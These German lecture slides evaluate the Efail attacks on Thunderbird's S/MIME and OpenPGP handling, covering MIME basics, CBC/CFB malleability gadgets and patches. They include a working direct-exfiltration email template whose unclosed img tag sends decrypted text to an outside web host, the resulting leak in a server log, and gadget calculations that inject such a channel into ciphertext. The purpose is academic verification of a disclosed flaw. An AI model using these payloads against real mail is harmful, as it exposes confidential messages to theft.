

Efail

An Evaluation of the Thunderbird Email Client

Jan Arends

Hochschule Bonn-Rhein-Sieg

18. Jan 2019



Inhalt

- ① Einleitung
 - Motivation
 - Aufgabe

Inhalt

① Einleitung

Motivation

Aufgabe

② Efail in Action

Grundkonzepte

Direct Exfiltration Attack

Praktische Verifizierung I

Malleability Gadget Attack

Praktische Verifizierung II

Inhalt

① Einleitung

- Motivation
- Aufgabe

② Efail in Action

- Grundkonzepte
- Direct Exfiltration Attack
- Praktische Verifizierung I
- Malleability Gadget Attack
- Praktische Verifizierung II

③ Probleme & Lösungen

- Probleme
- Software Patches
- Praktische Verifikation III
- Beurteilung

Inhalt

① Einleitung

- Motivation
- Aufgabe

② Efail in Action

- Grundkonzepte
- Direct Exfiltration Attack
- Praktische Verifizierung I
- Malleability Gadget Attack
- Praktische Verifizierung II

③ Probleme & Lösungen

- Probleme
- Software Patches
- Praktische Verifikation III
- Beurteilung

④ Fazit

Vulnerability Disclosure

- Efail Paper [1]
- Kompromittierung verschlüsselter Emails
- S/MIME & OpenPGP
- Schutzziele Vertraulichkeit & Integrität gefährdet
- Mail User Agent (MUA)



Mozilla Thunderbird

Kriterien:

- Weit verbreitet
- Verfügbar für gängige Betriebssysteme
- S/MIME
- OpenPGP
- Vermeintlich verwundbar
- Open source

Mozilla Thunderbird

Kriterien:

- Weit verbreitet : 9500 Installationen tägl. in 2015 [2] ✓
- Verfügbar für gängige Betriebssysteme ✓
- S/MIME ✓
- OpenPGP ✗
- Vermeyntlich verwundbar ✓
- Open source ✓

Mozilla Thunderbird

Kriterien:

- Weit verbreitet : 9500 Installationen tägl. in 2015 [2] ✓
- Verfügbar für gängige Betriebssysteme ✓
- S/MIME ✓
- OpenPGP ✗ → GnuPG & Enigmail ✓
- Vermeyntlich verwundbar ✓
- Open source ✓

Aufgabenstellung

Evaluation von Efail in Thunderbird

- Implementierung
- Praktische Verifikation
- Identifizierung Probleme
- Analyse der Lösungen (Patches)
- Beurteilung

① Einleitung

Motivation

Aufgabe

② Efail in Action

Grundkonzepte

Direct Exfiltration Attack

Praktische Verifizierung I

Malleability Gadget Attack

Praktische Verifizierung II

③ Probleme & Lösungen

Probleme

Software Patches

Praktische Verifikation III

Beurteilung

④ Fazit

Exfiltration




Figure 1: Backchannel

Exfiltration





Figure 1: Backchannel



Figure 2: Exfiltration channel

Prozedur



MIME

- RFC 822 unterstützt nur US-ASCII
- Multimedia support mittels MIME

MIME

- RFC 822 unterstützt nur US-ASCII
- Multimedia support mittels MIME
- Neue Header
 - MIME version
 - Content-Type
 - Content-Transfer-Encoding
 - Content-ID and Content-Description

MIME

- RFC 822 unterstützt nur US-ASCII
- Multimedia support mittels MIME
- Neue Header
 - MIME version
 - Content-Type
 - Content-Transfer-Encoding
 - Content-ID and Content-Description
- Ggf. Parameter nötig
- Content-Type: `multipart` → benötigt Parameter `boundary = "valueexample"`

Beispiel MIME Email

renderingDemo.eml

```
1 To: jan.arends@smail.inf.h-brs.de
2 From: jan.arends@smail.inf.h-brs.de
3 Subject: Rendering Demo
4 Content-Type: multipart/mixed; boundary="BOUNDARY"
5
6 --BOUNDARY
7 Content-Type: text/html
8
9 <h2>Hello World!</h2>
10 --BOUNDARY
11 Content-Type: text/text
12
13 This is just text..
14 --BOUNDARY
15 Content-Type: text/html
16
17 <i>Here again<i>, <b>any</b> HTML formatting is possible
18 --BOUNDARY--
```

Figure 3: A multipart message in MIME

Beispiel MIME Email

renderingDemo.eml

```
1 To: jan.arends@smail.inf.h-brs.de
2 From: jan.arends@smail.inf.h-brs.de
3 Subject: Rendering Demo
4 Content-Type: multipart/mixed; boundary="BOUNDARY"
5
6 --BOUNDARY
7 Content-Type: text/html
8
9 <h2>Hello World!</h2>
10 --BOUNDARY
11 Content-Type: text/text
12
13 This is just text..
14 --BOUNDARY
15 Content-Type: text/html
16
17 <i>Here again<i>, <b>any</b> HTML formatting is possible
18 --BOUNDARY--
```

Figure 3: A multipart message in MIME

Beispiel MIME Email

renderingDemo.eml

```
1 To: jan.arends@smail.inf.h-brs.de
2 From: jan.arends@smail.inf.h-brs.de
3 Subject: Rendering Demo
4 Content-Type: multipart/mixed; boundary="BOUNDARY"
5
6 --BOUNDARY
7 Content-Type: text/html
8
9 <h2>Hello World!</h2>
10 --BOUNDARY
11 Content-Type: text/text
12
13 This is just text..
14 --BOUNDARY
15 Content-Type: text/html
16
17 <i>Here again<i>, <b>any</b> HTML formatting is possible
18 --BOUNDARY--
```

Figure 3: A multipart message in MIME

Beispiel MIME Email

renderingDemo.eml

```
1 To: jan.arends@smail.inf.h-brs.de
2 From: jan.arends@smail.inf.h-brs.de
3 Subject: Rendering Demo
4 Content-Type: multipart/mixed; boundary="BOUNDARY"
5
6 --BOUNDARY
7 Content-Type: text/html
8
9 <h2>Hello World!</h2>
10 --BOUNDARY
11 Content-Type: text/text
12
13 This is just text..
14 --BOUNDARY
15 Content-Type: text/html
16
17 <i>Here again<i>, <b>any</b> HTML formatting is possible
18 --BOUNDARY--
```

Figure 3: A multipart message in MIME

① Einleitung

Motivation

Aufgabe

② Efail in Action

Grundkonzepte

Direct Exfiltration Attack

Praktische Verifizierung I

Malleability Gadget Attack

Praktische Verifizierung II

③ Probleme & Lösungen

Probleme

Software Patches

Praktische Verifikation III

Beurteilung

④ Fazit

Direct Exfiltration Attack

```
1 From: attacker@efail.de
2 To: victim@company.com
3 Content-Type: multipart/mixed;boundary="BOUNDARY"
4
5 --BOUNDARY
6 Content-Type: text/html
7
8 
17 --BOUNDARY--
```

Figure 4: Template for direct exfiltration attack

Direct Exfiltration Attack

```
1 From: attacker@efail.de
2 To: victim@company.com
3 Content-Type: multipart/mixed;boundary="BOUNDARY"
4
5 --BOUNDARY
6 Content-Type: text/html
7
8 
17 --BOUNDARY--
```

Figure 4: Template for direct exfiltration attack

Boundaries in Efail

```
1 
```

Figure 5: Encrypted message

Boundaries in Efail

```
1 
```

Figure 5: Encrypted message

```
1 
```

Figure 6: HTML rendered message

① Einleitung

Motivation

Aufgabe

② Efail in Action

Grundkonzepte

Direct Exfiltration Attack

Praktische Verifizierung I

Malleability Gadget Attack

Praktische Verifizierung II

③ Probleme & Lösungen

Probleme

Software Patches

Praktische Verifikation III

Beurteilung

④ Fazit

Benötigte Komponenten

- Klartext:

message.eml

```
1 Content-Type: text/html
2
3 This message is top secret!!
4 Nobody else should ever be able to read this..
```

Benötigte Komponenten

- Klartext:

message.eml

```
1 Content-Type: text/html
2
3 This message is top secret!!
4 Nobody else should ever be able to read this..
```

- Schlüssel & Zertifikat

Benötigte Komponenten

- Klartext:

message.eml

```
1 Content-Type: text/html
2
3 This message is top secret!!
4 Nobody else should ever be able to read this..
```

- Schlüssel & Zertifikat
- Ciphertext

Benötigte Komponenten

- Klartext:

message.eml

```
1 Content-Type: text/html
2
3 This message is top secret!!
4 Nobody else should ever be able to read this..
```

- Schlüssel & Zertifikat
- Ciphertext
- Domain

Benötigte Komponenten

- Klartext:

message.eml

```
1 Content-Type: text/html
2
3 This message is top secret!!
4 Nobody else should ever be able to read this..
```

- Schlüssel & Zertifikat
- Ciphertext
- Domain
- Webserver

Benötigte Komponenten

- Klartext:

message.eml

```
1 Content-Type: text/html
2
3 This message is top secret!!
4 Nobody else should ever be able to read this..
```

- Schlüssel & Zertifikat
- Ciphertext
- Domain
- Webserver
- SMTP Client

Benötigte Komponenten

- Klartext:

message.eml

```
1 Content-Type: text/html
2
3 This message is top secret!!
4 Nobody else should ever be able to read this..
```

- Schlüssel & Zertifikat
- Ciphertext
- Domain
- Webserver
- SMTP Client
- Thunderbird & co.

Template

directExfiltrationTemplate.eml

```
1 Subject: Direct Exfiltration Test
2 Content-Type: multipart/mixed; boundary="BOUNDARY"
3
4 --BOUNDARY
5 Content-Type: text/html
6
7 <img src='http://jaads.de/'
8 --BOUNDARY
9 Content-Disposition: attachment; filename="smime.p7m"
10 Content-Type: application/x-pkcs7-mime; smime-type=enveloped-data; name="smime.p7m"
11 Content-Transfer-Encoding: base64
12
13 MIIC0gYJKoZIhvcNAQcDoIICKzCCAicCAQAxggGBMIIBfQIBADB1MFgxCzAJBgNV
14 BAYTAkRFMQwwCgYDVQQIDANOU1cxDTALBgNVBACMBEJvbm4xLDAqBgkqhkiG9w0B
15 CQEWHWphbi5hcmVuzhNAc21haWwuaW5mLmgtYnJzLmRlAgkAhGbbCjQ82cEwDQYJ
16 koZIhvcNAQEBBQAEggEAB3i6LcSEcL/z513wVV8/JLRaIs+WPmKG9XMMHhFODIhN
17 onqw4x4hdSDHiDRtPWrMQe3jcyNbsXcVqUHdw/Og9Mg26FDfE+BRx9KkyWbqPabr
18 hv0pLGSg7J0yXop++jS3kNFs819E6stHmNaQvYwL+MySyhNwxsTEfm7DAwVtmfe9
19 sxIso/iUqY+jX10yQxaxpFbhANuzjjHnyq8++ZLgkJFipJ4QKk04kXaBhtAvDqEs
20 4PfJ/iI3BQavV/um/G979+9Te9ug2caBHdqCyAc+T2Ci+uKPqM1DTAJOH+PWe1Ny
21 GnVxUYwiPvA2XauG/yIe+vGWkDBe3wIl8fdU9bdpETCBnAYJKoZIhvcNAQcBMB0G
22 CWCGSAFlAwQBKqGQHPeE21U9/pXBjH+d5QEo8IBwDyvA6J0APqxbDvE30ckuPX1T
23 9aQ/qXA6cI0NCzgjMrnhGy5/fIB43I+fNr5r3w30HvqKx0qk8lZJPBYVXrnkaYbS
24 uBchLNclloJm4+0MvdgdXhhXS2gffz2qyTkCdVSFvAM/dXryVK+Pg3ShdjZDAuQ==
25 --BOUNDARY
26 Content-Type: text/html
27
28 !>
29 --BOUNDARY--
```

Ergebnis




Figure 7: Manipulierte Email in Thunderbird 52.5.2

Ergebnis




Figure 7: Manipulierte Email in Thunderbird 52.5.2

```
1 GET /%3C/div%3E%3CBR%3E%3CFIELDSET%20CLASS=%22mimeAttachmentHeader%22%3E%3C/FIELDSET%3E%3C/div%3E%3Cdiv%20class=%22moz-text-html%22%20%20lang=%22x-western%22%3EThis%20message%20is%20top%20secret!!Nobody%20else%20should%20ever%20be%20able%20to%20read%20this..%3C/div%3E%3CBR%3E%3CFIELDSET%20CLASS=%22mimeAttachmentHeader%22%3E%3C/FIELDSET%3E%3Cdiv%20class=%22moz-text-html%22%20%20lang=%22x-western%22%3E HTTP/1.1" 404 143 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Thunderbird/52.5.2
```

① Einleitung

Motivation

Aufgabe

② Efail in Action

Grundkonzepte

Direct Exfiltration Attack

Praktische Verifizierung I

Malleability Gadget Attack

Praktische Verifizierung II

③ Probleme & Lösungen

Probleme

Software Patches

Praktische Verifikation III

Beurteilung

④ Fazit

Malleability Gadget Attack Übersicht

- Exfiltration Channel in den Ciphertext

Malleability Gadget Attack Übersicht

- Exfiltration Channel in den Ciphertext
- S/MIME & OpenPGP benutzen Blockcipher

Malleability Gadget Attack Übersicht

- Exfiltration Channel in den Ciphertext
- S/MIME & OpenPGP benutzen Blockcipher
- Blockcipher Modes of operation

Malleability Gadget Attack Übersicht

- Exfiltration Channel in den Ciphertext
- S/MIME & OpenPGP benutzen Blockcipher
- Blockcipher Modes of operation
- Verkettende Eigenschaft

Malleability Gadget Attack Übersicht

- Exfiltration Channel in den Ciphertext
- S/MIME & OpenPGP benutzen Blockcipher
- Blockcipher Modes of operation
- Verkettende Eigenschaft
- Verkettung kann missbraucht werden

Malleability Gadget Attack Übersicht

- Exfiltration Channel in den Ciphertext
- S/MIME & OpenPGP benutzen Blockcipher
- Blockcipher Modes of operation
- Verkettende Eigenschaft
- Verkettung kann missbraucht werden
- Ziel: Ciphertext Manipulation (Einfügen neuer Blöcke)

Malleability Gadget Attack Übersicht

- Exfiltration Channel in den Ciphertext
- S/MIME & OpenPGP benutzen Blockcipher
- Blockcipher Modes of operation
- Verkettende Eigenschaft
- Verkettung kann missbraucht werden
- Ziel: Ciphertext Manipulation (Einfügen neuer Blöcke)
- Voraussetzung: Klartext eines Blocks bekannt

S/MIME: Cipher Block Chaining (CBC)




Figure 8: Decryption in CBC mode

OpenPGP: Cipher Feedback Mode (CFB)





Figure 9: Decryption in CFB mode

Malleability Gadgets I



(a) CBC gadget

(b) CFB gadget

Figure 10: Malleability gadgets

Malleability Gadgets I




Figure 10: Malleability gadgets

Known plaintext $P_i \rightarrow$ chosen plaintext P_c




Figure 11: Malleability gadgets

Known plaintext $P_i \rightarrow$ chosen plaintext P_c




Figure 11: Malleability gadgets

Known plaintext $P_i \rightarrow$ chosen plaintext P_c




Figure 11: Malleability gadgets

Known plaintext $P_i \rightarrow$ chosen plaintext P_c




Figure 11: Malleability gadgets

① Einleitung

Motivation

Aufgabe

② Efail in Action

Grundkonzepte

Direct Exfiltration Attack

Praktische Verifizierung I

Malleability Gadget Attack

Praktische Verifizierung II

S/MIME

OpenPGP

③ Probleme & Lösungen

Probleme

Software Patches

Praktische Verifikation III

Beurteilung

④ Fazit

Praktische Verifizierung II

- Schritte:
 - ① Analyse
 - ② Modifizierung
 - ③ Integration
 - ④ Formatierung
 - ⑤ Sendung

Praktische Verifizierung II

- Schritte:
 - ① Analyse
 - ② Modifizierung
 - ③ Integration
 - ④ Formatierung
 - ⑤ Sendung
- 5 neue Blöcke à 16 Bytes erforderlich
 - ① $P_{c1} = \text{ } \text{<base} \text{ } \text{'}$
 - ② $P_{c2} = \text{' } \text{ } \text{href='http:'} \text{'>}$
 - ③ $P_{c3} = \text{<img} \text{ } \text{'}$
 - ④ $P_{c4} = \text{ } \text{src='jaads.de/}$
 - ⑤ $P_{c5} = \text{'>}$
- Known plaintext: "Content-Type: text/html"


Praktische Verifizierung II

- Schritte:
 - ① Analyse
 - ② Modifizierung
 - ③ Integration
 - ④ Formatierung
 - ⑤ Sendung
- 5 neue Blöcke à 16 Bytes erforderlich
 - ① $P_{c1} = \text{\texttt{<base}}_{\text{XXXXXXXXXXXX}}$
 - ② $P_{c2} = \text{\texttt{ 'href='http:}}>_{\text{X}}$
 - ③ $P_{c3} = \text{\texttt{ <img}}_{\text{XXXXXXXXXXXX}}$
 - ④ $P_{c4} = \text{\texttt{ }}_{\text{XX}}\text{\texttt{src='jaads.de/}}$
 - ⑤ $P_{c5} = \text{\texttt{ '}}>_{\text{XXXXXXXXXXXXXXXX}}$
- Known plaintext: "Content-Type: text/html"
- Exploit geschrieben in Python (ca. 500 Zeilen Code)


S/MIME Analyse Testnachricht

```
1 MIICWwYJKoZIHvcNAQcDoIICTDCCAkgCAQAxggGBMIIBfQIBADB1MFgxCzAJBgNV
2 BAYTAkRFMQwwCgYDVQQIDANOU1cxDTALBgNVBACMBEJvbm4xLDAqBgkqhkiG9w0B
3 CQEWHWphbi5hcmVuZHNAc21haWwuaW5mLmgtYnJzLmRlAgkAhGbBcJq82cEwDQYJ
4 KoZIHvcNAQEBBQAEggEAjLUCdfRoGoVHjDqBaLYmQqe9gDakSg5HN622nR1QKUj+
5 9Ixxua9dOKTpuAYVWKZIdqsmWrQAPJGvEXMt4ZH9SIrTK4u+EdV9iEWO86rviT4w
6 3ysZduRijtc3lQsWCrgEgR78PkH2dZMAmYXm1kFff+Lq96Dz3ssCmlDQuYqLFyY+
7 bNOP3+Fe6PVIRaPJSsLKdryb1uJs10rX03HjWZEqlMk+JLxp2am1oL88aES1TyTT
8 wFluqg2um4x2k0cpyzmkj4ZGIQI+Ycen4gGgt8LS4kn2uKdc+ySHWdqSlp2D1IBH
9 QVi/vMpUVHyv0Rj2gLcc3eFxFtI5J0diHapn7CMA7zCBvQYJKoZIHvcNAQcBMB0G
10 CWCgsAFlAwQBKqQQ3c6dTSsK6MfkawH1rPZ7e4CBk0kVOS07aqfm7TW+7fqwjH9u
11 AApczjwxn8gzVhMz70W40zrNfNyHJ4HSw6wTfFFALRQEZZV61RGbHVqS7KcdnPIu
12 WNDDahgeLMOIHOTUWeRx0mgtz6PD3gQxjdQMmbUw1povXwb5lyBUcu0od4RTZCYB
13 2ZzrKJcFbUBR5/c208Ecz4Zm/r/w/r1XsNj5ybyj6w==
```


S/MIME Analyse Testnachricht



S/MIME Analyse Testnachricht



⋮



S/MIME Berechnungen zur Modifikation

Gadget: $((C_{i-1}, C_i), P_i)$

S/MIME Berechnungen zur Modifikation

Gadget: $((C_{i-1}, C_i), P_i) = ((IV, C_1), P_1)$

S/MIME Berechnungen zur Modifikation

Gadget: $((C_{i-1}, C_i), P_i) = ((IV, C_1), P_1)$

Known Plaintext Block: $P_1 = \text{"Content-Type: te"}$

S/MIME Berechnungen zur Modifikation

Gadget: $((C_{i-1}, C_i), P_i) = ((IV, C_1), P_1)$

Known Plaintext Block: $P_1 = \text{"Content-Type: te"}$

Chosen Plaintext: $((X_i, C_1), P_{ci})$

S/MIME Berechnungen zur Modifikation

Gadget: $((C_{i-1}, C_i), P_i) = ((IV, C_1), P_1)$

Known Plaintext Block: $P_1 = \text{"Content-Type: te"}$

Chosen Plaintext: $((X_i, C_1), P_{ci})$

$$X_1 = IV \oplus P_1 \oplus P_{c1}$$

$$X_2 = IV \oplus P_1 \oplus P_{c2}$$

$$X_3 = IV \oplus P_1 \oplus P_{c3}$$

$$X_4 = IV \oplus P_1 \oplus P_{c4}$$

$$X_5 = IV \oplus P_1 \oplus P_{c5}$$

S/MIME Berechnungen zur Modifikation

Gadget: $((C_{i-1}, C_i), P_i) = ((IV, C_1), P_1)$

Known Plaintext Block: $P_1 = \text{"Content-Type: te"}$

Chosen Plaintext: $((X_i, C_1), P_{ci})$

$$X_1 = IV \oplus P_1 \oplus P_{c1}$$

$$X_2 = IV \oplus P_1 \oplus P_{c2}$$


$$X_3 = IV \oplus P_1 \oplus P_{c3}$$

$$X_4 = IV \oplus P_1 \oplus P_{c4}$$

$$X_5 = IV \oplus P_1 \oplus P_{c5}$$

Einzufügen = $(X_1, C_1), (X_2, C_1), (X_3, C_1), (X_4, C_1), (X_5, C_1)$

S/MIME Integration



S/MIME Testnachricht: Vorher - Nachher

message.eml

```
1 Content-Type: text/html
2
3 This message is top secret!!
4 Nobody else should ever be able to read this..
```

```
1 [jan@pc] openssl smime -decrypt -in modified_msg.eml -inkey ../myprivkey.key
2 Content-Type: text/html
3
4 This????????????????????? <base          '?????????????????????' href='http:'>?????????????????????<img
   ↪          '?????????????????????' src='jaads.de/xt/html
5
6 This message is top secret!!
7 Nobody else should ever be able to read this..
8 ??????????????????????'>          ?????????????????????? this..
```

Ergebnis S/MIME




Figure 14: Manipulated message in Thunderbird 52.5.2

OpenPGP Testnachricht

```
1 -----BEGIN PGP ARMORED FILE-----  
2 Comment: Use "gpg --dearmor" for unpacking  
3  
4 hQEMAwAFgzwk8KCcAQf/c2CjYYj0n2tSUz0AxZYFSu/aw6mge5BV16hx8B9FGdMw  
5 W6PmK7R7Zj06G+y7qBs8gjtjSq0b+0bjCcch0x53pnMsI0zCy6WVk0rZRC7nvL7g  
